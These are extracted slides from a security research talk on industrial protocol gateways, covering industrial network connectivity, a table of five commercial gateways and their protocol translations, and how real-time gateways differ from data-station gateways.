


Industrial Protocol Gateways Under Analysis

Dr. Marco Balduzzi – @embyte




Joint work with:

- Philippe Lin, Charles Perine, Ryan Flores, Rainer Vosseler from Trend Micro
- Luca Bongiorno as Independent Researcher





A complex ecosystem




A simplified view. Can be more complicated than this!

Heterogeneous Protocols

Enterprise
network

Control
network

Field
network



sercos
the automation bus



General


Increased demand for connectivity

- 34.5% of control networks are connected to the Internet
- 66.4% are connected to either
 - a third-party private infrastructure
 - or to their enterprise business network.

Protocol Gateway

10 cm


Ethernet




Serial

Wireless


Typical installation




Protocol Gateway



Research Assumptions



A screenshot of a YouTube video player. The video title is "Breaking the Industrial Internet of Things" with the subtitle "Hacking Industrial Control Gateways". The video is from the "leveldown security" channel. The video player shows a speaker at a podium during a presentation at Blackhat USA 2018, held from August 4-9, 2018, in Mandalay Bay / Las Vegas, NV. The video progress is at 0:02 / 35:50. The video description below the player reads: "Breaking the IIoT: Hacking industrial Control Gateways" with 735 views and a date of Jan 14, 2020. There are 12 likes and 0 comments.



Research Assumptions

Vendor
neutral



Considered Gateways

Gateway	Type	Country	Interfaces	Translations
Nexcom NIO50	Real-time	Taiwan	Eth, Serial, Wifi	Transparent, Modbus (tcp/rtu/ascii), MQTT
Schneider Link 150	Real-time	France	Eth, Serial	Modbus (tcp/rtu/ascii), jbus, powerlogic
Digi One IA	Real-time	USA	Eth, Serial	Transparent, Modbus (tcp/rtu/ascii)
Red Lion DA10D	Data Station	USA	Eth, Serial	300 drivers
Moxa MGate 5105-MB-EIP	Data Station	Taiwan	Eth, Serial	Modbus (tcp/rtu/ascii), ethernetIP, MQTT

Type of Gateways


- Real-Time
 - Real-time approach: each incoming packet is immediately parsed, evaluated, and translated
- Data Stations
 - Asynchronous approach, e.g. do not wait for an incoming read to pull data out from a slave
 - Require the configuration of a sort of routing table: *I/O Mapping Table*


Approach to Research

